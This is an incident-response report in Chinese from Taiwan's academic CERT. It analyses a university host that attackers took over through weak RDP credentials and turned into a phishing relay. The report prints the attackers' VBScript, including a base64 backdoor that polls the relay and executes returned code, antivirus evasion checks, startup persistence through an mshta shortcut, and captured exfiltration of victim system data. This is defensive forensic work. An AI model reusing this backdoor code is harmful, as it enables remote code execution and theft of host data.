釣魚郵件之中繼站攻擊事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

2020 年 04 月

一、事件簡介

1. 2020/03 TACERT 接獲外部情資通知某學校 IP:140.X.X.22(簡稱 22 主機)所屬設備為一台釣魚信件之中繼站。
2. 駭客大量寄出釣魚信件，而信件內容中含一網址，當受害者點選該網址，即會連線至 IP:140.X.X.22 主機。
3. 22 主機的作業系統為 64 位元的 Windows 10，其用途為存放實驗室研究資料用。該主機有提供實驗室成員遠端存取資料與運算資料的服務，為一台長期不關機的主機。
4. 22 主機曾因活動需求架設網站，該網站功能在 2020/2 再次被啟用。
5. 為了解該主機作為中繼站被駭客利用之情形，對該主機進行實機鑑識作業。

二、事件檢測

1. 首先，檢視 22 主機的 Port 開啟狀況發現開啟許多 Port，包含駭客常易攻擊的 3389port、網頁服務的 8443port(https)與 8080port(http)。

輸入規則

名稱	群組	設定檔	已啟用	本機連接埠	本機位址	遠端連接埠	遠端位址
應用程式安裝程式	應用程式安裝程式	網域, ...	是	任一	任一	任一	任一
遠端桌面 - 陰影 (TCP-In)	遠端桌面	全部	是	任一	任一	任一	任一
遠端桌面 - 使用者模式 (UDP-In)	遠端桌面	全部	是	3389	任一	任一	任一
遠端桌面 - 使用者模式 (TCP-In)	遠端桌面	全部	是	3389	任一	任一	任一

輸入規則

名稱	群組	設定檔	已啟用	本機連接埠	本機位址	遠端連接埠	遠端位址
https		公用	是	8443	任一	任一	任一
http		公用	是	8080	任一	任一	任一

2. 該主機會定期執行 Windows Update，但主機沒有啟用防毒軟體。
3. 檢視主機對外連線狀況，發現有大量 IP 連線至 22 主機的 3389port，疑似暴力攻擊。

2020/3/25 下午 02:20:35	Removed	svchost.exe	TCP 140.	.22:3389	185.202.1.103:41489
2020/3/25 下午 02:20:36	Added	svchost.exe	TCP 140.	.22:3389	189.196.88.70:64140
2020/3/25 下午 02:20:36	Added	svchost.exe	TCP 140.	.22:3389	85.105.233.51:38775
2020/3/25 下午 02:20:36	Removed	svchost.exe	TCP 140.	.22:3389	112.26.187.212:58548
2020/3/25 下午 02:20:36	Removed	svchost.exe	TCP 140.	.22:3389	83.118.24.112:1916
2020/3/25 下午 02:20:36	Removed	svchost.exe	TCP 140.	.22:3389	56.106.84.181:64821
2020/3/25 下午 02:20:36	Removed	svchost.exe	TCP 140.	.22:3389	78.39.193.189:38034
2020/3/25 下午 02:20:38	Added	svchost.exe	TCP 140.	.22:3389	211.75.51.34:49662
2020/3/25 下午 02:20:40	Added	svchost.exe	TCP 140.	.22:3389	13.90.40.41:61959
2020/3/25 下午 02:20:43	Removed	svchost.exe	TCP 140.	.22:3389	211.75.51.34:49662
2020/3/25 下午 02:20:44	Removed	svchost.exe	TCP 140.	.22:3389	13.90.40.41:61959
2020/3/25 下午 02:20:50	Added	svchost.exe	TCP 140.	.22:3389	194.61.24.15:18291
2020/3/25 下午 02:20:50	Removed	svchost.exe	TCP 140.	.22:3389	83.165.237.214:60650
2020/3/25 下午 02:20:52	Removed	svchost.exe	TCP 140.	.22:3389	194.61.24.15:18291

4. 檢視主機的帳戶，發現帳戶 Lab-5xx9 自 2019/2/19 下午 03:02:57 開始從未修改密碼，而且該帳戶具有管理者權限。

5. 由主機的系統日誌發現安全性紀錄在 2020/03/23 22:57 以前的紀錄皆已被刪除，無法追蹤 RDP 連線登入主機的紀錄。

6. 因帳戶 Lab-5xx9 的密碼為帳戶上四位數字 5xx9(弱密碼)，推測該主機被駭客從遠端連線登入的機率很高。

7. 在 C:\xampp\htdocs 發現 edit.php(最後修改時間:2020/03/16 20:55)，其中內有 Sg_load 為一大段亂碼，它是使用 sourceguardian 加密的程式碼。經測試發現 Sg_load 的內容若沒有專門的解碼工具是無法看到程式原始碼。

8. 從封包分析發現當受害者的主機讀取 edit.php 後，該 PHP 檔會從 22 主機傳送 VB Script 程式碼給連線的主機去執行，而所傳送的 VB Script 內容分段敘述如下。

8.1 從第一段的 Script 內容發現，該 VBScript 執行後會在受害主機的 TEMP 資料夾內產生 Password.txt 文字檔。

```
<script language="vbscript">
dsdttodsc="hybbrm"
/**
*在受害主機的TEMP產生Password.txt
*/
p="%TEMP%\"&"Pass"&"word"&".txt"
wll="i"&"pt"
ln="CMD.EXE /C"&" """&"ECHO riskreview>"&p&"&NOTEPAD.EXE "&p&"&DEL "&p&""""
wll="ws"&"cr"&wll
/**
*解碼Base64使用, 並建立處理資料流的對象
*/
function dbsc(tds)
        with CreateObject("Msxml2.DOMDocument").CreateElement("mic")
                .DataType="bin.base64"
                .Text=tds
                dbsc=appc(.NodeTypedValue)
        end with
end function
```

8.2 下圖為 Script 第二段內容，在內容中有網址 https://bit.ly/2xxxxxc 與 ln 的一段亂碼。網址點選後會跳轉另一個網址

http://name.owxxxxil.me:8080/edit?id=M/az7Z7yGk44SLFGIMDGXguYpOwlha

0TobOzP1U7vB8dO40L6mwgtDNF2UxkIyaH1NECBMa88a9cSjcRrb%2Bm3Q%3D%3D，從封包內容發現有外來 IP 執行「Get name.owxxxxil.me:8080/edit?id=....」時會連線到 22 主機，推測該網址會對應到 22 主機的 IP。

```
rcd="okhdymy"
wll=wll&"."&"she"
htcs="ohoee"
/**
*下面網址點選後會跳轉http://name.ow      ail.me:8080/edit?
id=M/az7Z7yGk44SLFGIMDGXguYpOwlha0TobOzP1U7vB8dO40L6mwgtDNF2UxklyaH1NECBMa88a9cSjc
Rrb%2Bm3Q%3D%3D
*/
ucr="https://bit.ly/2      c"
wll=wll&"ll"
set wish=CreateObject(wll)
wish.Run ln,0,false
/**
*將下列亂碼做Base 64 解碼
*/
ln="b24gZXJyb3IgcmVzdW1lIG5leHQNCnJhbmRvbWl6ZQ0KaWYgV1NjcmlwdC5Bcmd1bWVudHMuTGVuZ
3RoPjAgdGhlbg0KCUhUUD0iaHQiDQoJdXU9SFRQJiJ0cDoiJilvLyImV1NjcmlwdC5Bcmd1bWVudHMuSXRlbS
gwKQ0KCWNvYj0iV2luSHR0cCI"&"NCgljb2l9Y29iJiJSZXF1ZXN0LilNCgljb2l9ldpbkh0dHAiJiluIiZjb2lNCgljb2l9
Y29iJil1LjEiDQoJc2V0IHdocj1DcmVhdGVPYmplY3QoY29iKQ0KCWRvIHdoaWxlIHRydWUNCgkJcHM9IlBPIg0
KCQl0dz0iMilNCgkJcnRjPSIiDQoJCXRwYz11dSYiPyImInRvcCImImljPSImInMiJk"&"ludCgxMDAwKnJuZCs5M
DAwKQ0KCQl3aHIuT3BlbiBwcyYiU1QiLHRwYyxmYWxzZQ0KCQl3aHIuU2VuZCB0dyYiMDAiDQoJ"&"CWlml
Hdoci5TdGF0dXM9MjAwIFRoZW4NCgkJCXJ0Yz13aHIuUmVzcG9uc2VUZXh0DQoJCWVuZCBpZg0KCQlpZi
BydGM8PiIiIHRoZW4NCgkJCUV4ZWN1dGUocnRjKQ0KCQkJZXhpdCBkbw0KCQllbmQgaWYNCgkJV1Njcml
wdC5TbGVlcCAxODAqMTAwMA0KCWxvb3ANCmVuZCBpZg0K"
```

8.3　ln 亂碼內容做 Base 64 解碼後結果如下圖，透過 lnk 文件可以將這個亂碼做 base64 解碼後執行 payload。這是一個後門類的 VB Script，該腳本持續向 http://140.X.X.22:8080/edit?topic=s[random number(隨機數)]發送 POST 請求。如目標返回的數據大於等於 10 字節則結束 POST 請求，然後執行返回的數據。

```
on error resume next
randomize
if WScript.Arguments.Length>0 then
        HTP="ht"
        uu=HTP&"tp:"&"//"&WScript.Arguments.Item(0)
        cob="WinHttp"
        cob=cob&"Request."
        cob="WinHttp"&"."&cob
        cob=cob&"5.1"
        set whr=CreateObject(cob)
/**
*將ps="PO"與tpc內容帶入, 得到whr.Open POST, http://WScript.Arguments.Item(0)?
topic=s&Int(1000*rnd+9000)
*/
        do while true
                ps="PO"
                tw="2"
                rtc=""
                tpc=uu&"?"&"top"&"ic="&"s"&Int(1000*rnd+9000)
                whr.Open ps&"ST",tpc,false
                whr.Send tw&"00"
                if whr.Status=200 Then
                        rtc=whr.ResponseText
                end if
                if rtc<>"" then
                        Execute(rtc)
                        exit do
                end if
                WScript.Sleep 180*1000
        loop
end if
```

8.4 Script 第三段內容會透過 mshta 呼叫 lnk 檔來執行 VB Script 腳本 sqfrmwmq.vbs。

```
/**
*flp=fob.GetSpecialFolder(2)&"\Xbox.lnk"
*通過使用mshta呼叫的lnk檔案使用相同的TTP
*/
set fob=CreateObject("Scripting.FileSystemObject")
flp=fob.GetSpecialFolder(2)&"\"&"Xbox"&".l"&"nk"
Set tcl=wish.CreateShortcut(flp)
tcl.TargetPath="msh"&"ta"
pf=fob.GetSpecialFolder(2)&"\sqfrmwmq.vbs"
set btf=fob.OpenTextFile(pf,2,true)
tcl.Arguments=ucr
/**
*下面函數用於解碼Base 64 使用, 並且建立處理資料流的主要對象
*/
function appc(ByVal bin)
        with CreateObject("ADODB.Stream")
                .Type=1
                .Open
                .Write bin
                .Position=0
                .Type=2
                .CharSet="utf-8"
                appc=.ReadText
                .Close
        end with
end function
btf.Write dbsc(ln)
btf.Close()
```

8.5 由 Script 第四段內容(如下圖)得知，該 Script 有偵測是否存在某些防毒軟體的程序與對應的作法，而 IP:140.X.X.22:8080/edit 被寫入程式碼中。

```
/**
*通過WMI檢查請求在PC上執行的程序, 修改檢測功能的策略, 避免被AV檢測到
*會查詢網路單一主機的軟硬體資訊
*/
tpl=""
set wmi=GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
set pl=wmi.ExecQuery("Select * from "&"Win32_Process")
for each pi in pl
        tpl=tpl&LCase(pi.Name)&"|"
next
ex="ws"
/**
*"kwsp"&"rot"為kwsprot
*"nppr"&"ot"為npprot
*檢查是否存在這兩個防毒軟體, 若有存在, 使用cscript.exe執行後續的VB Script, 反之則使用wscript.exe
*/
if Instr(tpl,"kwsp"&"rot")>0 or Instr(tpl,"nppr"&"ot")>0 then
        ex="cs"
end if
ln="star"&"t /b " & ex & "cr"&"ipt """&pf&""" "+"140.  .22:8080/edit"
/**
*"hudo"&"ngf"為hudongf
*"qhs"&"afe"為qhsafe
*尋找主機是否存在這兩個防毒程序, 若有, 則刪除TEMP中建立的 lnk文件, 反之, 則正常執行
*/
ln2=" & move """&flp&""" """& wish.SpecialFolders("startup") &"\"""
if Instr(tpl,"hudo"&"ngf")>0 or Instr(tpl,"qhs"&"afe")>0 then
        ln2=" & del """&flp&""""
else
        tcl.Save
end if
wish.run "CM"&"D.E"&"XE "&"/c " & ln&" 1" & " & " & ln&" 2" & ln2,0,false
window.close
</script>
```

9. 檢視來自受害者主機的封包，發現受害者主機回傳自己主機的資訊給中繼站(22 主機)並告訴中繼站有哪些執行中的程序。所傳送的主機資訊包含使用者帳戶名稱、主機名稱、主機作業系統名稱與版本、作業系統安裝日期、主機開機時間、CPU 規格、VB Script 腳本存放路徑與網路卡資訊等。

```
POST /edit?topic=v867&session=555650771&isbn=6689379 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)
Host: 140.      .22:8080
Content-Length: 1739
Connection: Keep-Alive
Cache-Control: no-cache

Current Time:   3/25/2020 6:34:53 PM
Username:   USER-PC\admin
Hostname:   USER-PC
OS Name:    Microsoft Windows 7 Professional  32-bit
OS Version: 6.1.7601
Install Date:   10/05/2017
Boot Time:  3/25/2020 3:32:50 PM
Time Zone:  (UTC 0 hours) GMT Standard Time
CPU:        Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz (x64)
Path:       C:\Users\admin\AppData\Local\Temp\sqfrmwmq.vbs

Network Adapter:    Intel(R) PRO/1000 MT Network Connection
  MAC Address:  52:      :AF
  IP Address:   192.168.100.17,fe80::      :2314
  Subnet Mask:  255.255.255.0,64
  Default Gateway:  192.168.100.2
  DNS Server:   192.168.100.2


264 0   smss.exe
344 0   csrss.exe
380 0   wininit.exe
388 1   csrss.exe
428 1   winlogon.exe
472 0   services.exe
484 0   lsass.exe
492 0   lsm.exe
1188    0   spoolsv.exe
1364    0   IMEDICTUPDATE.EXE
1428    0   qemu-ga.exe
1968    1   "taskhost.exe"
1984    1   taskeng.exe {DE21909D-      CE61F7}
```

10.從受害者主機的封包內容得知，cmd.exe 正在受害者主機的 TEMP 內產生 Password.txt，也得知正在用 wscript 於受害者主機上執行腳本 sqfrmwmq.vbs。

```
344 0   csrss.exe
380 0   wininit.exe
388 1   csrss.exe
428 1   winlogon.exe
472 0   services.exe
484 0   lsass.exe
492 0   lsm.exe
1188    0   spoolsv.exe
1364    0   IMEDICTUPDATE.EXE
1428    0   qemu-ga.exe
1968    1   "taskhost.exe"
1984    1   taskeng.exe {DE21909D-[redacted]CE61F7}
2044    1   "C:\Windows\system32\Dwm.exe"
372 1   C:\Windows\Explorer.EXE
652 1   C:\Windows\System32\ctfmon.exe
1120    0   SearchIndexer.exe
3548    0   SearchProtocolHost.exe
1860    0   SearchFilterHost.exe
2232    1   "windanr.exe"
2700    1   "C:\Windows\System32\cmd.exe" /C "ECHO
riskreview>C:\Users\admin\AppData\Local\Temp\Password.txt&NOTEPAD.EXE
C:\Users\admin\AppData\Local\Temp\Password.txt&DEL
C:\Users\admin\AppData\Local\Temp\Password.txt"
3596    1   \??\C:\Windows\system32\conhost.exe
"12333342317267839 25-[redacted]-1063023584185390 6928
3884    1   NOTEPAD.EXE  C:\Users\admin\AppData\Local\Temp\Password.txt
1828    0   WmiPrvSE.exe
1632    1   wscript  "C:\Users\admin\AppData\Local\Temp\sqfrmwmq.vbs"
140.[redacted].22:8080/edit 1
2004    1   wscript  "C:\Users\admin\AppData\Local\Temp\sqfrmwmq.vbs"
140.[redacted].22:8080/edit 2

HTTP/1.1 200 OK
Date: Wed, 25 Mar 2020 18:34:56 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40
X-Powered-By: PHP/5.6.40
Accept-Ranges: bytes
Content-Length: 2
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: Text/Html

22
```

11. 由前述 Script 程式碼與受害者封包分析，得知受害者主機在收到中繼站(22 主機)的 VB Script 後會執行下圖的程序。

```
cmd.exe /c start /b %WINDIR%\System32\mshta https://bit.ly/2x[redacted]c
└mshta.exe %WINDIR%\System32\mshta  https://bit.ly/2x[redacted]c
    ├cmd.exe /C "ECHO riskreview>%TEMP%\Password.txt&NOTEPAD.EXE%TEMP%\Password.txt&DEL%TEMP%\Password.txt"
    │  └notepad.exe %TEMP%\Password.txt
    └cmd.exe /c start /b wscript"%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\"
       ├wscript.exe wscript "%TEMP%\sqfrmwmq.vbs" 140.X.X.22:8080/edit 1
       └wscript.exe wscript "%TEMP%\sqfrmwmq.vbs" 140.X.X.22:8080/edit 2
```

12. 從 22 主機的網站日誌發現有三個 IP(IP:61.X.159.176、51.X.163.54 與 140.X.X.97)頻繁連線 22 主機，其中 IP: 51.X.163.54 為來自國外比利時的 IP。

Top Hosts

	Host	Country	Hits	Visitors	Bandwidth (KB)
1	61.[redacted].159.176	中華電信	4,791	177	9,111
11	51.[redacted].163.54	比利時	2,730	78	4,086
20	140.[redacted].97	某學校	986	49	5,422

13. 由 22 主機的網站日誌發現，學網某校 IP:140.X.X.97 從 2020/02/23 23:55:49 開始 POST /edit，至 2020/03/04 15:44:42 最後一次 POST /edit，推測該 IP 所屬設備為受害者主機。

ClientIP	First activity time	Last activity time	Activity duration
140.[redacted].97	2020/2/23 下午 11:55:49	2020/3/4 下午 03:44:42	9.15:48:53


EventTime	Method	Status	Url	ClientIP
2020/2/23 下午 11:55:49	POST	200	/edit	140.[redacted].97
2020/2/24 上午 12:49:50	GET	200	/edit?id=VEJkoyQMZ%2BUn1PLxWXC%2FqS0dzatfE%2...	140.[redacted].97
2020/2/24 上午 12:50:02	POST	200	/edit	140.[redacted].97
2020/2/24 上午 12:50:18	POST	200	/edit	140.[redacted].97
2020/2/24 上午 12:50:21	POST	200	/edit	140.[redacted].97
2020/2/24 上午 12:55:53	POST	200	/edit	140.[redacted].97
2020/2/24 上午 12:55:58	POST	200	/edit	140.[redacted].97
2020/2/24 上午 12:56:02	POST	200	/edit	140.[redacted].97
2020/2/24 上午 12:56:12	POST	200	/edit	140.[redacted].97
2020/2/24 上午 12:57:55	POST	200	/edit	140.[redacted].97
2020/2/24 上午 12:58:56	GET	302	/edit?id=VEJkoyQMZ%2BUn1PLxWXC%2FqS0dzatfE%2...	140.[redacted].97
2020/2/24 上午 01:02:46	GET	200	/edit?id=kvx41DoVLZtHZv2VwQClOk0l9Ju0kMzsLoQNJ...	140.[redacted].97
2020/2/24 上午 01:02:49	POST	200	/edit?topic=s9066	140.[redacted].97
2020/2/24 上午 01:02:49	POST	200	/edit?topic=s9597	140.[redacted].97
2020/2/24 上午 01:02:52	POST	200	/edit?topic=v468&session=597687202&isbn=8116966	140.[redacted].97
2020/2/24 上午 01:02:52	POST	200	/edit?topic=v533&session=597687201&isbn=8116964	140.[redacted].97
2020/2/24 上午 01:03:52	POST	200	/edit?topic=v468&session=597687202&isbn=8123017	140.[redacted].97
2020/2/24 上午 01:03:52	POST	200	/edit?topic=v533&session=597687201&isbn=8123017	140.[redacted].97

EventTime	Method	Status	Url	ClientIP
2020/3/4 下午 02:56:42	GET	200	/edit?id=u23t9RGIOPw0tJd4de4XUqju2aHEAx3rJZbXob...	140.[redacted].97
2020/3/4 下午 02:56:42	GET	200	/edit?id=u23t9RGIOPw0tJd4de4XUqju2aHEAx3rJZbXob...	140.[redacted].97
2020/3/4 下午 02:58:10	GET	200	/edit?id=u23t9RGIOPw0tJd4de4XUqju2aHEAx3rJZbXob...	140.[redacted].97
2020/3/4 下午 03:39:06	POST	200	/edit	140.[redacted].97
2020/3/4 下午 03:39:08	POST	200	/edit	140.[redacted].97
2020/3/4 下午 03:39:13	POST	200	/edit	140.[redacted].97
2020/3/4 下午 03:39:18	POST	200	/edit	140.[redacted].97
2020/3/4 下午 03:39:22	POST	200	/edit	140.[redacted].97
2020/3/4 下午 03:39:26	POST	200	/edit	140.[redacted].97
2020/3/4 下午 03:39:28	POST	200	/edit	140.[redacted].97
2020/3/4 下午 03:39:31	POST	200	/edit	140.[redacted].97
2020/3/4 下午 03:39:33	POST	200	/edit	140.[redacted].97
2020/3/4 下午 03:44:42	POST	200	/edit	140.[redacted].97

查詢該 IP 資安通報單的紀錄發現在 2020/02/10、2020/02/27 與 2020/03/04 該主機曾感染挖礦程式，而且前述 VB Script 在 2019 年年底曾被特定 APT 組織用來專門攻擊處理挖礦交易的加密貨幣公司。

受害IP	發佈時間	事件主旨
140.[redacted].97	2020-02-10 09:10:29	教育部資安事件通告-[redacted]大學 [140.[redacted].97]主機疑似進行挖礦程式連線 (PUA-OTHER Bitcoin outbound request attempt)
140.[redacted].97	2020-02-27 08:30:23	教育部資安事件通告-[redacted]大學 [140.[redacted].97]主機疑似進行挖礦程式連線 (PUA-OTHER Bitcoin outbound request attempt)
140.[redacted].97	2020-03-04 10:15:14	教育部資安事件通告-[redacted]大學 [140.[redacted].97]主機疑似進行挖礦程式連線 (PUA-OTHER Bitcoin outbound request attempt)

三、事件攻擊行為示意圖



1. 駭客以暴力破解與 RDP 方式駭入 22 主機。
2. 駭客將 edit.php 置入在 22 主機的 C:\xampp\htdocs 資料夾內。

3. 駭客置入惡意 VB script 與惡意檔案於 C:\Windows\Temp\3 資料夾內。
4. 駭客會不定時存取 Temp\3 資料夾內檔案。
5. 駭客散播含有 22 主機 IP 網址的釣魚信件。
6. 受害者收到釣魚信件後，點選信件內會轉址到 22 主機的 IP 網址來進行惡意連線。
7. 中繼站(22 主機)收到受害者主機的連線請求後，會回傳 VB Script 給受害者主機。
8. 受害者主機執行從中繼站收到的 VB Script 腳本。
9. VB Script 腳本執行時會在受害者主機上產生 Password.txt 與 Xbox.lnk 兩個檔案。
10. VB Script 腳本執行時會偵測是否存在兩個特定的防毒軟體。
    若存在，則執行 cscript.exe {RANDSTR}.vbs。
    反之，則執行 wscript.exe {RANDSTR}.vbs。
11. 連線 http://140.X.X.22/edit?topic=sxxxx。
12. 執行{RANDSTR}.vbs 傳送受害者主機資訊與執行中的程序資訊給 22 主機。
13. VB Script 腳本執行時會偵測有無特定防毒軟體的程序運行中。
    若無特定防毒軟體程序，則在啟動資料夾內建立 Xbox.lnk。
    若存在特定防毒軟體程序，則刪除 Xbox.lnk。

四、總結與建議

1. 本事件為校園主機淪為釣魚郵件之中繼站。在主機的帳戶密碼為弱密碼且防毒軟體關閉的狀況下，該主機又開啟 RDP 遠端連線的服務，提高駭客駭入主機的機會。
2. 駭客大量散播含有可轉址至 22 主機網址的釣魚信件。當受害者點選惡意

網址後，22 主機會回傳惡意的 VB Script 給受害者的主機。

3. 受害者主機會執行 VB Script 腳本、建立 Password.txt 、檢測是否存在特定的防毒軟體、回傳主機軟硬體資訊與執行中的程式內容等。
4. 本事件所用的 VB Script 腳本為 2019 年年底特定 APT 組織用來攻擊加密貨幣交易所的惡意程式。
5. 關於本事件的預防措施，有幾點建議如下:
   (1) 加強帳戶的密碼強度。
   (2) 安裝防毒軟體、定期更新病毒碼與進行掃毒作業。
   (3) 限制遠端連線主機的來源 IP。
   (4) 關閉主機內非必要開啟的 port。
   (5) 定時備份主機資料，並且分散主機內研究資料的存放地方，以降低感染勒索病毒的風險。
   (6) 定期進行主機內軟體更新與修補漏洞。